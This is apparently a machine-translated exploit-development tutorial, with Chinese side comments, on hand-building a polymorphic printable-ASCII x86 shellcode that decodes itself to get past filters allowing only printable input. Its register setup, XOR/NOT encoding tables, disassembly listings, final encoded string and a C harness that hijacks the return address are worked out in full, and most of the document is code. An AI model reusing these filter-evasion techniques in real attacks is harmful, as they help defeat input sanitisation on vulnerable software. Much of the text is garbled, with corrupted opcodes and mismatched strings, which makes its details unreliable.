How to create an ASCII shellcode?

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I – Presentation of polymorphism in printable ASCII characters

To deal with a large number of vulnerabilities, including the execution of shellcode classics, some programs put in place restrictions on the buffers.

Imagine a program performing an audit on what is entered, only accept characters printable, then it is impossible to include most of the instructions usually assemblers used.

For example, the 0x80 interrupt: "\xcd\x80", these two opcodes not correspond to any ASCII character Print. Fortunately, we have sufficient instructions using printable characters ..

II – Concept and structure of a polymorphic shellcode ASCII


ASCII polymorphic shellcode, as its name suggests, is primarily polymorphic, ie a piece of our shellcode will be used to decode our real shellcode which will be written as phrase. However, instead of using a loop as a polymorphic shellcode classic the challenge will be to decode differently each byte.

The printable ASCII characters are between x20 and x7e. But for purists, we can increase the difficulty by using only alphanumeric characters: it will proceed also through restrictions buffer alphanumeric.

The alphanumeric characters are included in the beaches x30 – x39, x41 – x61 x5a and – x7a.

To decode, we use the xor instruction opcodes which correspond to an alphanumeric character.

Several methods exist to decode each opcode. We can build the shellcode in transforming a sentence, placed at the end of shellcode instructions before eip will happen.



Another method is to build the shellcode in the stack decoding in a record or in the stack directly. He must then find a way to jump into the pile.



Of course, each method has advantages and disadvantages.

III - The construction of the shellcode

III - 1. "Tools"

As we can see, the two methods mentioned above use "tools". It is a sequence of instructions that edits the registry to be used later to decode.

```
1
   Dec esp
 2
   Dec esp
 3 Dec esp
 4
   Dec esp
   pop edx; Retrieves a record the start address of the shellcode.
 6 push dword 0x58494741
 7
   pop eax
 8 xor eax, 0x58494741
   Dec eax; Retrieves a record FFFFFFFF.
10 push esp
11
   pop ecx; Retrieves a register address of the stack.
   push edx
12
13
   push ecx
14 push edx
15 push eax
16 push esp
17 push ebp
18 push esi
19 push edi
20 popad
```

The pop instruction is a printable ascii character only eax, ecx, and edx is why we use popad after stacked in a specific order all the registries.

Indeed popad equivalent to the following

```
1 POP EDI
2 POP ESI
3 POP EBP
4 POP ESP
5 POP EBX
6 POP EDX
7 POP ECX
8 POP EAX
```

Our tools are ready: **eax** with the address of the beginning of the shellcode, **ecx** with the address stack, we use **edx** to xor what we want and finally with FFFFFFF **ebx** who used xor, "not" equivalent to the statement.

The following statement gives:

LLLLZhAGIXX5AGIXHTYRQRPTUVWa

A tour by gdb to check the registers:

eax: 080495B4

ebx: FFFFFFF

ecx: BFC83220

edx: 080495B4

esp: BFC83220

eip: 080495D0

Everything is okay!

III - 2. Some calculations

The tricky part now is to find how xorer a byte within the limits printable characters, with a printable character to give the final byte of the shellcode. We will continue with the previous shellcode, and rewrite it by finding the right xoring for each byte order not to give a line that characer printable.

We can already keep some bytes that are already giving us Print:

We have 20 bytes to convert.

Get out the calculators, you attack \xc0.

A simple "not" instruction to turn *C0* into *3F*.

For 09, we can xorer by 20 to 71.

For E1, one "not" which gives us a 'xor' by 1E and 50, for example.

It is therefore not always be a, a 'not' then a 'xor', a 'xor' is need to find!

(这一段有点混乱,大意就是>=0x80的字符可以先 取反(not),然后找两个数字xor,<=0x7f的数字直接 找两个数字 xor 就行)

```
\x31
\xc0 not \xc3f
\x31
\xdb not \x24
\x31
\xo 9 not \xo 36
\x31
\xd2 not \x2d
\xb2 not \x4d
\x59 xor \x09 \x50
\x6a
\x0a xor \x50 \x59
\x68
\x74
\x68
\x61
\x6e
\x68
\x6a
\x6f
\x6e
\x61
\x89 not \x76
\xe1 not xor \xe1 \xe2
\xb3 not \x4c
\x51 xor \x01 \x50
\xb0 not \x4f
\x54 xor \x04 \x50
\xcd not \x32
\x80 not xor \x50 \x2f
\x31
\xdb not \x24
\xb0 not \xb0
\x01 xor \x50 \x51
\xcd not \x32
\x 0 not xor \x 50 \x 2f
```

That's quite tedious, but nothing prevents you from xorer to get a pretty phrase (http://www.shell-storm.org/shellcode/files/shellcode-650.php example) or on only alphanumeric characters!

We get here:

```
1?$1161-MYjZhthanhjonavNLQOT2/$10Q2/
```

III - 3. Decoding (method 1)

Tools and xor in hand, it is very easy to decode the sentence.

The challenge remaining is to find the right not to fall on the right byte xorer, we determine subsequently using NDISASM(应该是一个反汇编工具).

For simplicity starting 40 (28 in hex) which is a round number, which corresponds to a character Print. The shellcode decoding should therefore not exceed 86 bytes with this method.

```
xor [eax + 41], bh; We begin with the second since the first byte is 31
    with a not (xor ff)
 2
   xor [eax + 43], bh
   xor [eax + 45], bh
 3
   xor [eax + 47], bh
 4
    xor [eax + 48], bh
   push word 0x5050; We modify dx order xorer with 4A
 6
 7
    pop dx
   xor [eax + 49], dh
 8
   push word 0x5050
 9
   pop dx
10
   xor [eax +51], dh
11
   xor [eax + 62], bh
12
   xor [eax + 63], bh; do not xor
13
14
   push word 0x5050
15
   pop dx
   xor [eax + 63], dh
16
17
   xor [eax + 64], bh
   push word 0x5050
18
19
   pop dx
20
   xor [eax +65], dh
21
   xor [eax + 66], bh
22
   push word 0x5050
23
   pop dx
24 xor [eax +67], dh
25
   xor [eax + 68], bh
26 xor [eax +69], bh
   push word 0x5050
27
   pop dx
28
29
   xor [eax +69], dh
30
   xor [eax + 71], bh
31 xor [eax + 72], bh
   push word 0x5050
32
33 pop dx
   xor [eax +73], dh
34
35 xor [eax + 74], bh
36
   xor [eax + 75], bh
37
   push word 0x5050
38
   pop dx
39
   xor [eax +75], dh
```

All these instructions decode our shellcode! Luckily, only 50 are used to xorer, it is not always the case, especially if you want to alphanumeric shellcode or write your own sentence.

So we can consolidate identical xor push word 0x5050 are there for example in case we do xorer could not all bytes with 50.

This gives us:

```
xor [eax + 41], bh
 2 xor [eax + 43], bh
 3 \times (eax + 45), bh
 4 | xor [eax + 47], bh
 5 xor [eax + 48], bh
 6 push word 0x5050
   pop dx
 7
 8 xor [eax + 49], dh
9 xor [eax +51], dh
10 xor [eax + 62], bh
11 | xor [eax + 63], bh
12 | xor [eax + 63], dh
13 xor [eax + 64], bh
14 xor [eax + 65], dh
15 | xor [eax + 66], bh
16 | xor [eax + 67], dh
17 | xor [eax + 68], bh
18 xor [eax + 69], bh
19 xor [eax + 69], dh
20 | xor [eax + 71], bh
21 | xor [eax + 72], bh
22 xor [eax + 73], dh
23 xor [eax + 74], bh
24 \text{ xor } [eax + 75], bh
25 xor [eax + 75], dh
```

Ascii: 0x) 0x 0 x-0x/0x0fhPPfZ0p10p30x> 0x? 0p? 0x @ 0pA0xB0pC0xD0xE0pE0xG0xH0pl0xJ0xK0pK

Our ascii shellcode looks for the moment

```
LLLLZhAGIXX5AGIXHTYRQRPTUVWa
0x)0x0x-0x/0x0fhPPfZ0p10p30x>0x?0p?0x@ 0pA0xB0pC0xD0xE0pE0xG0xH0pI0xJ0xK0pK
1?161-MYjZhthanhjonavNLQOT2$1/$10Q2/
```

Now we need [eax + 40] gives the address of the first byte of the sentence to be decoded! To do this we will have to add a number to eax before starting to decode. But opcodes "add" instruction can not be printed, so we use the sub it is. Indeed, subtract enough we can fall back on a larger number.

It usually takes three sub that we must rely to determine the address of our sentence. We go through how to find NDISASM add.

```
0000001
 2
                    4C
                                    dec esp
    00000002
                    4C
 3
                                    dec esp
 4
    0000003
                    4C
                                    dec esp
 5
    00000004
                    5A
                                    pop edx
    00000005
                    6841474958
                                    push dword 0x58494741
 6
    000000A
                    58
                                    pop eax
    0000000B
                    3541474958
                                    xor eax, 0x58494741
 8
9
    0000010
                    48
                                    dec eax
    00000011
                    54
10
                                    push esp
    00000012
                    59
11
                                    pop ecx
    0000013
                    52
12
                                    push edx
13
    0000014
                    51
                                    push ecx
    00000015
                    52
14
                                    push edx
    0000016
                    50
15
                                    push eax
    0000017
                    54
16
                                    push esp
17
    0000018
                    55
                                    push ebp
    0000019
18
                    56
                                    push esi
    000001A
                    57
19
                                    push edi
20
    000001B
                    61
                                    popa
21
    000001C
                    2D41414141
                                    sub eax, 0x41414141
22
    00000021
                    2D42424242
                                    sub eax, 0x42424242
                                    sub eax, 0x43434343
2.3
    00000026
                    2D43434343
24
    0000002B
                    307829
                                    xor [eax+0x29], bh
25
    0000002E
                    30782B
                                    xor [eax+0x2b], bh
                                    xor [eax+0x2D], bh
26
    00000031
                    30782D
27
    00000034
                    30782F
                                    xor [eax+0x2f], bh
28
    00000037
                    307830
                                    xor [eax+0x30], bh
29
    000003A
                    66685050
                                    push word 0x5050
    000003E
                    665A
30
                                    pop dx
    00000040
                    307031
31
                                    xor [eax+0x31], dh
    00000043
                    307033
32
                                    xor [eax+0x33], dh
33
    00000046
                    30783E
                                    xor [eax+0x3e], bh
    00000049
                                    xor [eax+0x3f], bh
34
                    30783F
    0000004C
                                    xor [eax+0x3f], dh
35
                    30703F
36
    0000004F
                    307840
                                    xor [eax+0x40], bh
37
    00000052
                    307041
                                    xor [eax+0x41], dh
    00000055
38
                    307842
                                    xor [eax+0x42], bh
39
    00000058
                    307043
                                    xor [eax+0x43], dh
40
    0000005B
                    307844
                                    xor [eax+0x44], bh
41
    0000005E
                    307845
                                    xor [eax+0x45], bh
42
    00000061
                    307045
                                    xor [eax+0x45], dh
43
    00000064
                    307847
                                    xor [eax+0x47], bh
44
    00000067
                    307848
                                    xor [eax+0x48], bh
    000006A
                    307049
45
                                    xor [eax+0X49], dh
46
    0000006d
                    30784A
                                    xor [eax+0x4a], bh
47
    0000070
                    30784B
                                    xor [eax+0x4b], bh
```

```
48 00000073 30704B xor [eax+0x4b], dh
49 00000076 db '1?161-MYjZhthanhjonavNLQOT2$1/$10Q2/'
```

must [eax + 40] has this value is

So we add 0x76 – 0x28 in eax for getting the right byte, ie add 0x4e. Even the calculation to determine what to avoid, knowing that they must subtract corresponding to displayable characters!

```
0 - 6D6D6D30 = 929292D0 - 51515130 = 414141A0 - 41414152 = 4E
```

The account is good!

Our shellcode is finished:

```
dec esp
 2
   dec esp
 3
   dec esp
 4
   dec esp
 5 pop edx
   push dword 0x58494741
 7
   pop eax
   xor eax, 0x58494741
 8
 9
   dec eax
10
   push esp
11
    pop ecx
12
   push edx
   push ecx
13
   push edx
14
15
   push eax
16
   push esp
   push ebp
17
   push esi
18
19
   push edi
20
   popad
21 sub eax, 0x6D6D6D30
22 sub eax, 0x51515130
23 sub eax, 0x41414152
24
   xor [eax + 41], bh
   xor [eax + 43], bh
25
26
   xor [eax + 45], bh
   xor [eax + 47], bh
27
28 xor [eax + 48], bh
29
   push word 0x5050
30 pop dx
   xor [eax + 49], dh
31
32 xor [eax +51], dh
```

```
xor [eax + 62], bh
33
34 xor [eax + 63], bh
35 xor [eax + 63], dh
36 xor [eax + 64], bh
37 | xor [eax +65], dh
38
   xor [eax + 66], bh
39
   xor [eax +67], dh
40 xor [eax + 68], bh
41 | xor [eax +69], bh
42 xor [eax +69], dh
43 xor [eax + 71], bh
44 \, \text{xor} \, [\text{eax} + 72], \, \text{bh}
45 | xor [eax +73], dh
46 \, \text{xor} \, [\text{eax} + 74], \, \text{bh}
47 xor [eax + 75], bh
48 xor [eax +75], dh
db '1?$1161-MYjZhthanhjonavNLQOT2/OQ2$1/'
```

We get a nice ascii shellcode 154 characters!

```
LLLLZhAGIXX5AGIXHTYRQRPTUVWa-0mmm-0QQQ-RAAA0x)0x0x-0x/0x0fhPPfZ0p10p30x>0x?0p?
0x@0pA0xB0pC0x
D0xE0pE0xG0xH0pI0xJ0xK0pK1?161-MYjZhthanhjonavNLQOT2$1/$10Q2/
```

We test our shellcode

```
#include <stdio.h>
 1
 2
   char SC[] = "LLLLZhAGIXX5AGIXHTYRQRPTUVWa" // tools
 3
   "-0mmm-CEOS-0QQQ" // add the step
 4
    // Decoding
 5
    "0x) 0x 0 x-0x/0x0fhPPfZ0p10p30x> 0x? 0p?
    0pA0xB0pC0xD0xE0pE0xG0xH0pI0xJ0xK0pK @ 0x"
 7
    "1? $ 1 161-MYjZhthanhjonavNLQOT2 / OQ2 $ 1 /" // decode phrase
8
9
   int main ()
10
11
        printf("Length:%d \n", strlen(SC));
12
13
        int *ret;
14
        ret = (int *)&ret + 2;
15
        (*ret) = (int)SC;
16 }
```

```
AGIX~#gcc-o test test.c
AGIX~#./test
Length: 154
jonathan
AGIX~#
```

```
Warning it is important to use int * ret; ret = (int *) & ret + 2; (* Ret) = (int) SC;
```

so we can retrieve the address from the top of our shellcode in eax (using the December 4 esp the beginning)

III - 4. Decoding (Method 2)

A little quick explanation of the second method is to write the shellcode in the stack. We'll use this time ecx contains the address of the stack.

inc ecx; must increment ecx to point to the first byte of the stack.
push dword 0x4f51322f; We put the battery in a piece of our sentence.
xor [ecx], bh; Can we edit each byte in the same manner as the first method.
inc ecx; ecx must increment each time to edit the next byte.
push word 0x5050
pop dx
xor [ecx], dh
inc ecx

To jump into the pile must first put the address of the stack into the stack and make a retd. The ret instruction in place push eip address on the stack ie the address of our shellcode decoded.

push esp ret

Unfortunately ret is not printable, so use the same method as above and edit byte in advance to give the ret instruction.

```
push word 0x7070
pop dx
xor [eax + 100], dh
```

To find the step to add eax, we can use NDISASM to be precise or save a fairly large number (which is always included in the printable characters). It will then add several L at the shellcode, this corresponds to a decrement esp and a 'xor 70' gives the ret instruction.

The queue implementation will therefore arrive on the L which has been transformed into ret and jump into the pile!